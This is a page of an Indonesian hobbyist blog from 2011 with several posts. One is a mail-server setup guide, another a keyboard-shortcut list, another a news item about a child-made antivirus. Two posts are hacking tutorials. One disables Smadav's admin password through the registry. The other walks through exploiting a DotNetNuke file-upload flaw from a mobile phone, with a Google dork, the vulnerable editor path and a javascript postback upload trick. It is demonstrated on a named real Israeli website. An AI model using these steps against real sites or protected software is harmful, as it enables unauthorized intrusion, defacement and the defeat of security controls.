Telusuri Blog Ini Di Google

28 Desember 2011

Cara Hacking Password Smadav

Posted On 20.46 by ☆ kelinci_liar ☆ 0 komentar

Cara Hack Password Smadav ini sangat berguna bilamana anda Lupa Password Smadav anda. Sehingga anda tidak dapat menggunakan tool dan menyeting Smadav. Fitur password protect ini hanya ada pada Smadav Pro. Seperti yang kita ketahui, fitur ini berfungsi agar tidak sembarang orang dapat mengubah-ubah settingan dan menggunakan tool Smadav. Jadi hanya Si Admin saja yang bisa mengotak-atik settingannya. Namun bagaiman bila si Admin lupa passwordnya? Nah,berikut mari kita ulas step by step.


 Berikut caranya:


1. ketika anda mendapati bahwasanya anda lupa password Admin Smadav, tutup saja Smadavnya. Lalu buka Registry Editor (Star - Run -ketik "regedit" - Enter) danbuka key HKEY_CURRENT_USER\Sofware\SMADAV. (huruf "A" yang didepan "D" itu seharusnya segitiga, bukan "A". Tapi karena itu karakter ascii jadinya tidak muncul)

2. Lalu cari string UsePassword, klik 2 kali dan value yang semula 1 menjadi 0.


3. Nah sekarang buka kembali Smadav-nya, anda tidak akan dimintai password. :)

4. Lalu buka menu Setting, centang pada opsi “Gunakan password untuk admin Smadav” dan klik Edit password untuk mengganti passwordnya dengan yang baru.


5. Masukkan password anda yang baru dan klik Save. Sekarang passwordnya sudah berhasil diganti.


Cukup sekian dulu tutorial nya yang saya posting,di lain kesempatan saya akan berbagi lagi :)  sekarang coba anda otak-atik registry software lainnya. Mana tau anda menemukan sesuatu yang unik,,,


04 November 2011

Cara Hack Website Lewat HP

Posted On 12.30 by ☆ kelinci_liar ☆ 1 komentar

Mungkin kedengarannya gila bila membaca judul diatas….! ‘it’s imposible‘  kata beberapa orang, Saya hanya seorang Newbie yg selalu pgn mencoba, maaf bila postingan ini dah basi dan untuk para master jangan dibaca ya coz dah jadul.

Pada dasarnya aplikasi web browser di HP maupun di PC it cara kerjanya sama,yg membedakan adalah system yg bekerja mendukung applikasi it sendiri (Java, SymBian, Linux, Windows, Android etc). Dan ukuran atau kapasitas serta kemampuan menampilkan web. Tapi pada dasarnya cara kerjanya tetap. Sama, jadi apa yg bisa dilakukan lwt pc,kmgknan bsa jg dikerjakan lwt hape…!

Nah yg coba saya bahas disini adalah exploit web dgn cara hack web melalui DNN (dot net nuke) exploit
melalui hape.

Bahan2 yg kita butuhkan adalah:


1. Operamini browser versi 5.0
2. Operamini browser versi 4.2

Kenapa pake 2 Web Browser ?

Lebih enak pake 2 browser di atas.alasannya adalah:

1. Operamini 5.0 mendukung multi tab jadi cocok buat mencari target dan mengetesnya   tanpa harus open close satu2.

2. Operamini 5.0 mempunyai kemampuan copi paste,pilih text dan lgsg mensearchnya dlm sekali klik ditab yg sama ataupun membukanya di tab baru.

3. Operamini 4.2 respon browser lbh bagus dr yg v 5.0

Setelah cek target dr opmin 5.0 dan ternyata vuln tgl copy kan aja linknya di operamini 4.2 .
Tgl kta exploit lwt situ..
(Operamini 4.2 tdk multi tab,untuk yg multi tab slhkan cari di opera modif di google)

Nah sekarang memasuki langkah2 atau cara2 melakukan hack web dgn DNN exploit melalui opera mini.

Pertama: pastikan anda masih mempunyai saldo pulsa
Kedua: buka operamini v 5.0 anda dan ketik di kolom google search dorknya->

inurl:”/portals/0″

And search!!…
Nah dapet kan??
Tinggal kita pilh target yang pas di hati.dan kali ini saya coba di situs orang israel.
Taruh cursor di link target trus tekan angka 1 di keypad hape anda.
Pilih open in new tab.
Begitu seterusnya untuk link target yg lain sampai keluar beberapa tab.
Oh,ya untuk mengetahu gimana ,apa dan bagaimana DNN exploit it silahkan baca disini:

http://securityreason.com/exploitalert/6234

Next, misalkan kita dah dpt targetnya nih…

Example site:
http://fril.co.il/portals/0/cwindex.txt
Spti keterangan di securityreason di atas kita coba potong link target dan menggantinya dgn
/Providers/HtmlEditorProviders/ Fck/fcklinkgallery.aspx  
->http://site.com/[path]/portals/0/a.txt

Menjadi
->http://site.com/[path]/Providers/HtmlEditorProviders/ Fck/fcklinkgallery.aspx  

Lakukan it pada smua target yg udah kamu buka pada browser operamini 5.0 km.biar gak bolak balik
copas lagi.

Setelah dapet dan pasti vuln seperti site di bawah ini.

http://fril.co.il//Providers/HtmlEditorProviders/Fck/fcklinkgallery.aspx

Copy dan pastekan di opera 4.2 kamu.
Nb:Alasannya knapa pindah browser yaitu pada opera 5.0 di hape saya kurang respon pada perintahupload. Proses upload berjalan tapi file tidak terupload dan begitu di coba di v 4.2 sukses terupload. Tapi bila di v.5.0 km bisa ya lanjut aja disitu.gak ush pndah applikasi.
Lanjut proses.!

Setelah site target di buka di opmin 4.2

Pilih : file ( select a file on your site)

Tunggu biar loading selesai dan menampilkan 2 kolom:

Kolom 1 biasanya tulisan ‘root’
Kolom 2 berisi macam2 file.
Setelah loading selesai hapus link di addres bar operamini kamu dan ganti dgn script di bawah ini:
javascript:__doPostBack(‘ctlURL $cmdUpload’,”)
Lalu klik ok….

Kolom yg tdnya berisi ‘root’ dan ‘jenis2 file’
Skrg ganti menjadi kolom ‘root’ dan kolom kosong untuk upload file.
Nah skrg tgl km upload tuh file txt yg udah km simpan di hape km.
SUCCESS..! you cAn hacked a web site from mobile phone.

Hasilnya seperti ini http://fril.co.il/portals/0/xadal.txt < 100% lewat handphone
Nb: angka 1 di operamini berfungsi untuk copas,select text and open new tab.
-sekian-


Membuat Mail Server + Virtual Domain di Ubuntu

Posted On 12.20 by ☆ kelinci_liar ☆ 0 komentar

apache2 , mysql , postfix, dovecot , squirellmail senjata utamanya :)

postfix adalah sebuah program pengirim email sebagai pengganti dari sendmail.

Postfix is a free and open-source mail transfer agent (MTA) that routes and delivers electronic mail.

It is intended as a fast, easier-to-administer, and secure alternative to the widely-used Sendmail MTA. (wiki)

Dovecot is an open source IMAP and POP3 server for Linux/UNIX-like systems, written primarily with security in mind. Developed by Timo Sirainen, Dovecot was first released in July 2002. Dovecot primarily aims to be a lightweight, fast and easy to set up open source mailserver. (wiki)

1. Persiapan sistem untuk Ubuntu 9.10

Agar nantinya tidak terdapat broken system alangkah baek nya install ubuntu dengan build essential

sudo apt-get install build-essential


2. Install file utama
sudo apt-get install postfix postfix-msql php5-imap dovecot-pop3d dovecot-imapd

php5-mysql squirrelmail apache2


3. Cek system apakah apache2 postfix dan dovecot ny udah ada lum disystem

service apache2 status && service postfix status && service dovecot status


4. Buat Database Untuk Postfix

  root@kaitokid:~# mysql -u root -p     // -p masukkan passwd mysql nya

  mysql> create database postfix; mysql> grant all privileges on postfix.* to 'postfix'@'localhost' identified by 'postfixpassword'; mysql> grant all privileges on postfix.* to 'postfix'@'127.0.0.1' identified by 'postfixpassword'; mysql> exit

  // ganti 'postfixpasswd' sesuai pasword yang di inginkan & 'postfix'
     sesuai dengan user yang dinginkan


5. Download postfixadmin untuk mempermudah administrasi mail

 http://sourceforge.net/projects/postfixadmin/

6. Extract hasil download postfixadmin dan pindahkan ke /var/www

 root@kaitokid:~# cd /var/www/ root@kaitokid:/var/www# tar xzf /home/kaitokid/postfixadmin-2.**.tar.gz root@kaitokid:/var/www# mv postfixadmin-2.**/ postfix root@kaitokid:/var/www# chown -R www-data.www-data /var/www

7. Setup config.inc.php postfixadmin

root@kaitokid:~# nano /var/www/postfix/config.inc.php

   // Database Config
   // mysql = MySQL 3.23 and 4.0
   // mysqli = MySQL 4.1
   // pgsql = PostgreSQL
  $CONF['database_type'] = 'mysqli'; //sesuaikan dg sql nya untuk mysql seri 4 keatas gunakan mysqli
  $CONF['database_host'] = 'localhost';
  $CONF['database_user'] = 'postfix';   // user database di mysql  lihat nomer 4
  $CONF['database_password'] = 'postfixpassword';  // user database mysql lihat nomer 4
  $CONF['database_name'] = 'postfix';  $CONF['database_prefix'] = '';  //default kosong


8. Setup postfix admin
buka web browser firefox kemudian buka URL

http://127.0.0.1/postfix/setup.php

// waktu instalasi pastikan tidak ada error & untuk ppostfixadmin series 2.3 file setup tidak perlu dihapus

//pastikan web server di komputer udah jalan


9. Konfigurasi MySQL postfix

//konfigurasi user & passwd sesuai dg nomer 4

nano /etc/postfix/mysql_virtual_alias_maps.cf
    user = postfix
    password = postfixpassword
    hosts = 127.0.0.1
    dbname = postfix
    table = alias
    select_field = goto
    where_field = address

nano /etc/postfix/mysql_virtual_mailbox_maps.cf
    user = postfix
    password = postfixpassword
    hosts = 127.0.0.1
    dbname = postfix
    table = mailbox
    select_field = maildir
    where_field = username
    #additional_conditions = and active = '1'

nano /etc/postfix/mysql_virtual_mailbox_limit_maps.cf
   user = postfix
   password = postfixpassword
   hosts = 127.0.0.1
   dbname = postfix
   table = mailbox
   select_field = quota
   where_field = username
   #additional_conditions = and active = '1'

nano /etc/postfix/mysql_virtual_domains_maps.cf
  user = postfix
  password = postfixpassword
  hosts = 127.0.0.1
  dbname = postfix
  table = domain
  select_field = domain
  where_field = domain
  #additional_conditions = and backupmx = '0' and active = '1'

nano /etc/postfix/mysql_relay_domains_maps.cf
   user = postfix
   password = postfixpassword
   hosts = 127.0.0.1
   dbname = postfix
   table = domain
   select_field = domain
   where_field = domain
   #additional_conditions = and backupmx = '1'

  chgrp postfix /etc/postfix/mysql_*.cf
  chmod 640 /etc/postfix/mysql_*.cf
  groupadd -g 5000 vmail
  useradd -m -g vmail -u 5000 -d /home/vmail -s /bin/bash vmail

10. konfigurasi postfix main.cf

   nano /etc/postfix/main.cf
   # Virtual Mailbox Domain Settings
  //konfigurasi default main.cf untuk opreknya tunggu di part 2 mail server

  myhostname = ubuntu  //sesuaikan dg hostname komputer yang dipakai mail server
  virtual_alias_maps = mysql:/etc/postfix/mysql_virtual_alias_maps.cf
  virtual_mailbox_domains = mysql:/etc/postfix/mysql_virtual_domains_maps.cf
  virtual_mailbox_maps = mysql:/etc/postfix/mysql_virtual_mailbox_maps.cf
  virtual_mailbox_limit = 51200000
  virtual_uid_maps = static:5000
  virtual_gid_maps = static:5000
  virtual_mailbox_base = /home/vmail
  virtual_transport = virtual

   # Additional for quota support
  virtual_create_maildirsize = yes
  virtual_mailbox_extended = yes
  virtual_mailbox_limit_maps = mysql:/etc/postfix/mysql_virtual_mailbox_limit_maps.cf
  virtual_mailbox_limit_override = yes
  virtual_maildir_limit_message = Sorry, the your maildir has overdrawn your diskspace
                       quota, please free up some of spaces of your mailbox try again.
  virtual_overquota_bounce = yes
  alias_maps = hash:/etc/aliases
  alias_database = hash:/etc/aliases
  mydestination =
  relayhost =
  mynetworks = 127.0.0.0/8 [::ffff:127.0.0.0]/104 [::1]/128
  mailbox_size_limit = 0
  recipient_delimiter = +
  inet_interfaces = all


11. Konfigurasi Dovecot POP3 dan IMAP4

nano /etc/dovecot/dovecot.conf
   protocols = imap pop3
   disable_plaintext_auth = no
   default_mail_env = maildir:/home/vmail/%u/
   first_valid_uid = 5000
   first_valid_gid = 5000
   # SQL database
    passdb sql {
   # Path for SQL configuration file
   args = /etc/dovecot/dovecot-sql.conf
   }
   # SQL database
   userdb sql {
   # Path for SQL configuration file
   args = /etc/dovecot/dovecot-sql.conf
   }

nano /etc/dovecot/dovecot-sql.conf
   driver = mysql
   connect = host=127.0.0.1 dbname=postfix user=postfix password=postfixpassword
   default_pass_scheme = CRYPT
   user_query = SELECT maildir, 5000 AS uid, 5000 AS gid FROM mailbox WHERE username = '%u'
   password_query = SELECT password FROM mailbox WHERE username = '%u'


ok sampai disini dulu ya :) 


24 Oktober 2011

100 Shortcut Keyboard Dalam Komputer

Posted On 18.14 by ☆ kelinci_liar ☆ 0 komentar

CTRL + C (Copy)
CTRL+X (Cut) CTRL + X (Cut)
CTRL+V (Paste) CTRL + V (Paste)
CTRL+Z (Undo) CTRL + Z (Undo)
DELETE (Hapus)
SHIFT+DELETE (Menghapus item yang dipilih secara permanen tanpa menempatkan item dalam Recycle Bin)
CTRL sambil menyeret (men-drag) sebuah item (Menyalin item yang dipilih)
CTRL + SHIFT sambil menyeret item (Buat cara pintas ke item yang dipilih)
Tombol F2 (Ubah nama item yang dipilih)
CTRL + RIGHT ARROW (Memindahkan titik penyisipan (kursor) ke awal kata berikutnya)
CTRL + LEFT ARROW (Memindahkan titik penyisipan (kursor) ke awal kata sebelumnya)
CTRL + DOWN ARROW (Memindahkan titik penyisipan (kursor) ke awal paragraf berikutnya)
CTRL + UP ARROW (Memindahkan titik penyisipan (kursor) ke awal paragraf sebelumnya)
CTRL + SHIFT dengan salah satu ARROW KEY (Sorot blok teks)
SHIFT dengan salah satu ARROW KEY (Pilih lebih dari satu item dalam sebuah jendela atau pada desktop, atau pilih teks dalam dokumen)
CTRL + A (Pilih semua)
Tombol F3 (Mencari sebuah file atau folder)
ALT + ENTER (Melihat properti untuk item yang dipilih)
ALT + F4 (Menutup item aktif, atau keluar dari program aktif)
ALT + ENTER (Menampilkan properti dari objek yang dipilih)
ALT + SPACEBAR (Buka menu shortcut untuk jendela aktif)
CTRL + F4 (Menutup dokumen aktif dalam program-program yang memungkinkan Anda untuk memiliki beberapa dokumen yang terbuka secara bersamaan)
ALT + TAB (Beralih antara item yang terbuka)
ALT + ESC (Cycle melalui item dalam urutan yang mereka telah dibuka)
Tombol F6 (Siklus melalui elemen-elemen layar dalam jendela atau pada desktop)
Tombol F4 (Menampilkan Address bar list di My Computer atau Windows Explorer)
SHIFT + F10 (Menampilkan menu shortcut untuk item yang dipilih)
ALT + SPACEBAR (Tampilan menu Sistem untuk jendela aktif)
CTRL + ESC (Menampilkan menu Start)
ALT + huruf digarisbawahi dalam nama menu (Menampilkan menu yang sesuai)
Surat digarisbawahi dalam nama perintah pada menu yang terbuka (Lakukan perintah yang sesuai)
Tombol F10 (Aktifkan menu bar dalam program aktif)
ARROW (Buka menu berikutnya ke kanan, atau membuka submenu)
LEFT ARROW (Buka menu sebelah kiri, atau menutup submenu)
Tombol F5 (Memperbarui jendela aktif atau merefresh)
BACKSPACE (Melihat folder satu level ke atas di My Computer atau Windows Explorer)
ESC (Membatalkan tugas sekarang)
SHIFT ketika Anda memasukkan CD-ROM ke dalam CD-ROM (Mencegah CD-ROM secara otomatis bermain/autoplay)
Keyboard Shortcuts Dialog Box

CTRL + TAB (Move forward melalui tab)
CTRL + SHIFT + TAB (Bergerak mundur melalui tab)
TAB (Move forward melalui pilihan)
SHIFT + TAB (Bergerak mundur melalui pilihan)
ALT + huruf yang digarisbawahi (Lakukan perintah yang sesuai atau pilih opsi yang sesuai)
ENTER (Lakukan perintah untuk opsi atau tombol aktif)
SPACEBAR (Pilih atau menghapus kotak centang jika pilihan yang aktif adalah check box)
Arrow tombols Panah (Pilih sebuah tombol jika pilihan aktif adalah group tombol pilihan)
Tombol F1 (Menampilkan Help)
Tombol F4 (Menampilkan item dalam daftar aktif)
BACKSPACE (Membuka folder satu tingkat ke atas jika folder dipilih dalam Simpan Sebagai atau Buka kotak dialog)
Microsoft Natural Tombolboard Shortcuts Microsoft Natural Tombolboard Shortcuts

Windows Logo (Menampilkan atau menyembunyikan menu Start)
Logo Windows + BREAK (Menampilkan System Properties dialog box)
Logo Windows + D (Menampilkan the desktop)
Logo Windows + M (Meminimalkan semua jendela)
Logo Windows + SHIFT + M (Memulihkan jendela yang diminimalkan)
Logo Windows + E (Membuka My Computer)
Logo Windows + F (Mencari for a file atau folder)
CTRL + Windows Logo + F (Mencari for komputer)
Logo Windows + F1 (Menampilkan Windows Help)
Logo Windows + L (Mengunci keyboard)
Logo Windows + R (Membuka kotak dialog Run)
Logo Windows + U (Membuka Utility Manager)
Accessibility Tombolboard Shortcuts

Right SHIFT selama delapan detik (Beralih FilterTombols on atau off)
LEFT ALT + LEFT SHIFT + PRINT SCREEN (Beralih High Contrast on atau off)
LEFT ALT + LEFT SHIFT + NUM LOCK (Mengaktifkan MouseTombols on atau off)
SHIFT lima kali (Mengaktifkan StickyTombols on atau off)
NUM LOCK selama lima detik (Mengaktifkan ToggleTombols on atau off)
Logo Windows + U (Membuka Utility Manager)
Windows Explorer Tombolboard Shortcuts Windows Explorer Tombolboard Shortcuts

END (Menampilkan bagian bawah jendela aktif)
HOME (Menampilkan bagian atas jendela aktif)
NUM LOCK + Asterisk sign (*) (Tampilkan semua subfolder yang berada di bawah folder yang dipilih)
NUM LOCK + Plus sign (+) (Menampilkan isi dari folder yang dipilih)
NUM LOCK + Minus sign (-) (Collapse folder yang dipilih)
LEFT ARROW (Collapse pilihan saat ini jika diperluas, atau pilih folder utama)
RIGHT ARROW (Menampilkan pilihan saat ini, atau pilih subfolder pertama)
Shortcut Tombols for Character Map Tombol pintas untuk Peta Karakter

Setelah Anda klik dua kali pada grid karakter karakter, Anda dapat bergerak melalui grid dengan menggunakan cara pintas tombolboard:
RIGHT ARROW (Pindah ke kanan atau ke awal baris berikutnya)
LEFT ARROW (Pindah ke kiri atau ke akhir baris sebelumnya)
UP ARROW (Pindah ke atas satu baris)
DOWN ARROW (Pindah ke bawah satu baris)
PAGE UP (Pindah ke atas satu layar pada satu waktu)
DOWN (Pindah ke bawah satu layar pada satu waktu)
HOME (Pindah ke awal baris)
END (Pindah ke akhir baris)
CTRL + HOME (Pindah ke karakter pertama)
CTRL + END (Pindah ke karakter terakhir)
SPACEBAR (Beralih antara yang lebih besar dan Normal ketika seorang karakter yang dipilih)
Microsoft Management Console (MMC) Main Window Tombolboard Shortcuts

CTRL + O (Open yang disimpan konsol)
CTRL + N (Buka konsol baru)
CTRL + S (Save the open console)
CTRL + M (Menambah atau menghapus item konsol)
CTRL + W (Buka jendela baru)
F5 tombol (Update konten dari semua jendela konsol)
ALT + SPACEBAR (Menampilkan menu jendela MMC)
ALT + F4 (Close the console)
ALT + A (Menampilkan the Action menu)
ALT + V (Menampilkan the View menu)
ALT + F (Menampilkan the File menu)
ALT + O (Menampilkan the Favorites menu)
Konsol MMC Window Tombolboard Shortcuts

CTRL + P (Mencetak halaman aktif atau aktif pane)
ALT + tanda Minus (-) (Menampilkan menu jendela jendela konsol yang aktif)
SHIFT + F10 (Menampilkan the Action menu shortcut untuk item yang dipilih)
Tombol F1 (Membuka topik Bantuan, jika ada, untuk item yang dipilih)
Tombol F5 (Update konten dari semua jendela konsol)
CTRL + F10 (Memaksimalkan jendela konsol yang aktif)
CTRL + F5 (Memulihkan jendela konsol yang aktif)
ALT + ENTER (Menampilkan kotak dialog Properties, jika ada, untuk item yang dipilih)
Tombol F2 (Ubah nama item yang dipilih)
CTRL + F4 (Close jendela konsol yang aktif. Ketika sebuah konsol hanya memiliki satu jendela konsol, jalan pintas ini akan menutup konsol)
Remote Desktop Connection Navigation

CTRL+ALT+END (Open the m*cro$oft Windows NT Security dialog box
ALT + PAGE UP (Beralih antara program dari kiri ke kanan)
ALT + PAGE DOWN (Beralih antara program dari kanan ke kiri)
ALT + INSERT (Cycle melalui program-program yang terakhir digunakan)
ALT + HOME (Menampilkan menu Start)
CTRL + ALT + BREAK (Beralih komputer klien antara jendela dan layar penuh)
ALT+DELETE (Menampilkan the Windows menu) ALT + DELETE (Menampilkan the Windows menu)
CTRL + ALT + Minus sign (-) (Membuat snapshot dari jendela aktif klien pada clipboard server Terminal dan menyediakan fungsi yang sama dengan menekan PRINT SCREEN pada komputer lokal.)
CTRL + ALT + Plus sign (+) (Membuat snapshot dari seluruh area jendela klien pada clipboard server Terminal dan menyediakan fungsi yang sama dengan menekan ALT + PRINT SCREEN pada komputer lokal.)
Internet Explorer navigation Internet Explorer navigasi

CTRL + B (Membuka kotak dialog Atur Favorit)
CTRL + E (Open the Mencari bar)
CTRL + F (Start the Find utility)
CTRL + H (Open the History bar)
CTRL + I (Open the Favorites bar)
CTRL + L (Buka kotak dialog Open)
CTRL + N (Start contoh lain dari browser dengan alamat Web yang sama)
CTRL + O (Membuka kotak dialog Buka, sama seperti CTRL + L)
CTRL + P (Membuka kotak dialog Print)
CTRL + R (Memperbarui halaman Web ini)
CTRL + W (Close jendela aktif) 


19 Oktober 2011

ARTAV antivirus dibuat oleh Bocah 12 Tahun

Posted On 17.50 by ☆ kelinci_liar ☆ 0 komentar

Untuk menambah postingan dalam blog sederhana ini, saya sengaja googling dengan keyword Antivirus. Akhirnya saya ketemu sesuatu yang menarik dari jpnn.com, yakni seorang bocah berusia 12 tahun, Arrival Dwi Sentosa –yang masih duduk di bangku SMP kelas dua–  berhasil membuat sebuah antivirus komputer. Berkat prestasi itu, dia berhasil menyabet berbagai penghargaan dari berbagai pelombaan.

Berawal dari hobinya bermain game di komputer sejak kecil, Arrival Dwi Sentosa atau yang akrab disapa Riva berhasil membuat sebuah antivirus komputer. ”Keberhasilan tersebut diraih Riva dengan susah payah. Hampir satu tahun Riva membuat dan menyempurnakan antivirus tersebut dengan dibantu oleh kakaknya,” ujar orang tua Riva, Herman Suherman, kemarin.

Dari hasil penemuannya itu, lanjut dia, anti virus tersebut diberi nama ARTAV yang diambil dari nama Arrival dan kakaknya Tauvik. ”Berbagai penghargaan pun berhasil disabetnya, seperti juara 1 lomba pembuatan antivirus lokal se-Indonesia dan juara tiga antivirus se-Indonesia,” ungkap Herman. Tidak hanya itu, menurutnya, di sekolahnya pun Riva cukup berprestasi dan selalu masuk ranking sepuluh besar.

Sementara, Riva mengaku, dirinya bisa membuat antivirus tersebut berawal dari hobinya bermain game. ”Awalnya, komputer untuk bermain game sering terkena virus. Saya mencoba untuk mencari penangkalnya dengan membuat antivirus sendiri,” jelasnya.

Pakar IT Institut Teknologi Bandung (ITB), Ono Surono, mengaku bangga atas prestasi Riva. ”Seorang bocah berusia dua belas tahun sudah bisa membuat antivirus sendiri. Bahkan sudah mendapatkan dua penghargaan. Ini membuktikan bahwa bangsa Indonesia bukan bangsa yang bodoh,” tandasnya.

Namun, saat ini antivirus ARTAV belum mempunyai lisensi. ”Ke depan kedua orang tuanya bisa melisensikan antivirus hasil anaknya tersebut,” jelasnya.
Dia berharap, perhatian lebih dari Pemerintah Kabupaten Bandung untuk mengapresiasi karya Riva ini. ”Sebab selama ini belum ada sedikit pun perhatian dari pemerintah kepada Riva,” keluh Ono.

Penasaran atau ingin menambah koleksi software untuk antivirus anda? silahkan kunjungi websitenya. Silahkan share ke kita-kita jika sudah tau bagaimana kehebatan Antivirus tersebut.


BLOGGER  ACEH NIMBUZZER COMMUNITY

 
kelinci_liar@nimbuzz.com Selamat Datang Di Blog Saya Yang Sederhana Ini ☻ | Terima kasih sobat blogger telah berkunjung ke BLOGGER ACEH NIMBUZZER COMMUNITY | Saya ucapkan terima kasih banyak buat sahabat blogger saya Ibllezboy yang telah banyak berbagi Ilmu kepada saya,,,sukses slalu buat ibllezboy :) | dan jangan lupa juga untuk login atau sig up ke forum http://acehnimbuzzer.rabbit-forum.net Terima Kasih :) INDAH NYA BERBAGI